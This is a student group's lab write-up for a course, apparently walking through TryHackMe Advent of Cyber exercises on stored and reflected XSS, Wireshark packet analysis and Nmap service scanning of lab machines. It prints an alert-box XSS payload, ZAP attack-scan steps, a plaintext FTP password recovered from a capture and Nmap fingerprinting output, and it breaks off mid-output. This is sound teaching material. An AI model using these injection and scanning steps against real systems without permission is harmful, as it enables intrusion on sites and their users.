PSP0201

Week 3

Write-up

Group Name: Bubble Buddies

Student ID	Name	Role
1211103286	Ahmad Danish Izzuddin Bin Mohd Anas Zahari	Group Leader
1211101384	Ahmad Luqman Bin Zakarani	Member
1211103223	Amirah Hakimah binti Masri	Member
1211103656	Adlin Sofea Binti Adam Saffian	Member

Day 6 : Web Exploitation - Be careful with what you wish on a Christmas night

Tools used: Kali Linux, Firefox, OWASP Zap 2.9.0

Solution/walkthrough:

Q1: Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.

enforce correctness of their values in the specific business context : Semantic
enforce correct syntax of structured fields : Syntactic

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

Q2: Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?

Answer : ^\d{5}(-\d{4})?$

Allow List Regular Expression Examples

Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$
```

Q3: What vulnerability type was used to exploit the application?

Answer : Stored


Types of XSS

Stored XSS works when a certain malicious JavaScript is submitted and later on stored directly on the website. For example, comments on a blog post, user nicknames in a chat room, or contact details on a customer order. In other words, in any content that persistently exists on the website and can be viewed by victims.

Q4: What query string can be abused to craft a reflected XSS?

Answer : q


We type something in the 'search query' section and click 'WISH!'



Q5: Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts of high priority are in the scan?


Answer : 3 (red flag)


Transfer our URL and click 'Attack'



Q6: What Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"?


Answer : <script>alert("PSP0201")</script>






Q7: Close your browser and revisit the site 10.10.215.231:5000 again. Does your XSS attack persist?

Answer : Yes





Thought Process/Methodology:

Firstly, we launched the website page with our THM IP address and made sure to write the IP address with port 5000. We type something in the 'search query' section to get the query string that can be abused to craft a reflected XSS. Then, we downloaded and launched the OWASP Zap 2.9.0 application. We clicked on the "Automated Scan" button. We entered the exact same URL of the THM IP address, and clicked on the "⚡Attack" button. After some time, we navigated ourselves to the "🚩Alerts" tab and saw seven alerts, with the three of them being XSS alerts of high priority (marked with red flags). Next, by following the instructions given, we run <script>alert("PSP0201")</script> in the wish box and an alert pops up saying PSP0201. Lastly, we close our browser and revisit the browser again, it showed that the XSS attract still persists.


Day 7 : Networking - The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Firefox, Wireshark

Solution/walkthrough:

Q1: Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?


Answer : 10.11.3.2



No.	Time	Source	Destination	Protocol	Length	Info
13	9.005543	10.11.3.2	10.10.15.52	TCP	55	57463 → 80 [ACK] Seq=1 Ack=1 Win=1029 Len=1
14	9.005564	10.10.15.52	10.11.3.2	TCP	66	80 → 57463 [ACK] Seq=1 Ack=2 Win=491 Len=0 SLE=1 SRE=2
15	9.585388	10.10.15.52	91.189.88.185	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 34628 → 443 [SY…
16	9.585402	10.10.15.52	91.189.88.184	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 39768 → 443 [SY…
17	10.430447	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=1/256, ttl=127 (reply in 18)
18	10.430472	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=1/256, ttl=64 (request in …
19	11.428953	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=2/512, ttl=127 (reply in 20)

Q2: If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?


Answer : http.request.method == GET



No.	Time	Source	Destination	Protocol	Length	Info
67	62.185886	10.10.67.199	10.10.15.52	HTTP	394	GET / HTTP/1.1
71	62.478663	10.10.67.199	10.10.15.52	HTTP	363	GET /fontawesome/css/all.min.css HTTP/1.1
75	62.479630	10.10.67.199	10.10.15.52	HTTP	348	GET /css/dark.css HTTP/1.1
83	62.480991	10.10.67.199	10.10.15.52	HTTP	333	GET /js/bundle.js HTTP/1.1
85	62.481045	10.10.67.199	10.10.15.52	HTTP	342	GET /js/instantpage.min.js HTTP/1.1
95	62.487106	10.10.67.199	10.10.15.52	HTTP	347	GET /images/icon.png HTTP/1.1
105	62.516878	10.10.67.199	10.10.15.52	HTTP	336	GET /post/index.json HTTP/1.1

Q3: Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?

Answer : reindeer-of-the-week



No.	Time	Source	Destination	Protocol	Length	Info
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2…
480	66.251644	10.10.67.199	10.10.15.52	HTTP	448	GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
482	66.262598	10.10.67.199	10.10.15.52	HTTP	462	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff …
484	66.279297	10.10.67.199	10.10.15.52	HTTP	447	GET /posts/fonts/roboto-v20-latin-regular.woff HTTP/1.1

Q4: Let's begin analysing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?

Answer : plaintext_password_fiasco

No.	Time	Source	Destination	Protocol	Length	Info
16	4.105504	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!.
17	4.105812	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=411030016 TS…
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmcskidy
21	7.866352	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=39 Ack=18 Win=62720 Len=0 TSval=894818981 T…
22	7.866430	10.10.122.128	10.10.73.252	FTP	100	Response: 331 Please specify the password.
23	7.866878	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 TSval=411033777 T…
28	14.282063	10.10.73.252	10.10.122.128	FTP	98	Request: PASS plaintext_password_fiasco
29	14.323826	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=73 Ack=50 Win=62720 Len=0 TSval=894825439 T…

```
220 Welcome to the TBFC FTP Server!.
USER elfmcskidy
331 Please specify the password.
PASS plaintext_password_fiasco
530 Login incorrect.
```

Q5: Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?

Answer : SSH

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)

Q6: Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1. Answer: 10.10.122.128 is at ?


Answer : 02:c8:85:b5:5a:aa


arp


No.	Time	Source	Destination	Protocol	Length	Info
46	19.785010	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
47	19.785024	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
77	26.727854	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
78	26.727968	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa
84	32.388846	02:c8:85:b5:5a:aa	Broadcast	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
85	32.388861	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
137	53.095851	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
138	53.095990	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa

Q7: Analyse "pcap3.pcap" and recover Christmas! What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?

Answer : rubber ducky








Q8: Who is the author of Operation Artic Storm?

Answer : Kris Kringle



Thought Process/Methodology:

Firstly, we downloaded the ZIP file "aocpcaps.zip" given from the THM website and extracted it. The file contains "pcap1.pcap", "pcap2.pcap" and "pcap3.pcap" files. Then, we opened Wireshark. We were then required to find the IP address that initiates an ICMP/ping from the first file, “pcap1.pcap”. At Wireshark, we clicked “File” and “Open” at the upper left of the application, and chose the mentioned file. After we had found the address, we then inputted the filter “http.request.method == GET” when we wanted to see only HTTP GET requests in the "pcap1.pcap" file. Next, we need to scroll and find the name of the article that the IP address "10.10.67.199" visited meticulously. Afterwards, we opened the second file, “pcap2.pcap” to find the password that was leaked during the login process by using “tcp.port == 21” filter. We also had to find the protocol that is encrypted in the file, which was SSH protocol. We found where 10.10.122.128 is at by filtering and examining the ARP communications. To find Elf McSkidy's wishlist, we open our third pcap file which was “pcap3.pcap” and export a file by going to “file”,”export objects” and choose HTTP. Then, we saved the zip file. After exporting, we could see both elf_mcskidy_wishlist.txt and Operation Artic Storm.pdf in the zip file.

Day 8 : Networking - What's Under the Christmas Tree?

Tools used: Kali Linux, Firefox,

Solution/walkthrough:

Q1: When was Snort created?

Answer : 1998

When was Snort created?

1998

Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in **1998**.

Q2: Using Nmap on MACHINE_IP , what are the port numbers of the three services running?

Answers : 80, 2222, 3389

```
┌──(1211101384㉿kali)-[~]
└─$ nmap 10.10.56.205
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 04:16 EDT
Nmap scan report for 10.10.56.205
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 28.42 seconds
```

```
┌──(1211101384㉿kali)-[~]
└─$ nmap -Pn 10.10.56.205
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 04:20 EDT
Nmap scan report for 10.10.56.205
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 32.62 seconds
```

Q3: Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

Answer : Ubuntu

```
┌──(1211101384㉿kali)-[~]
└─$ nmap -A 10.10.56.205
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 04:22 EDT
Nmap scan report for 10.10.56.205
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-title: TBFC&#39;s Internal Blog
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d8:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Q4: What is the version of Apache?

Answer : 2.4.29

```
nerator: Hugo 0.78.2
erver-header: Apache/2.4.29 (Ubuntu)
open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ub
```


Q5: What is running on port 2222?

Answer : SSH

```
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
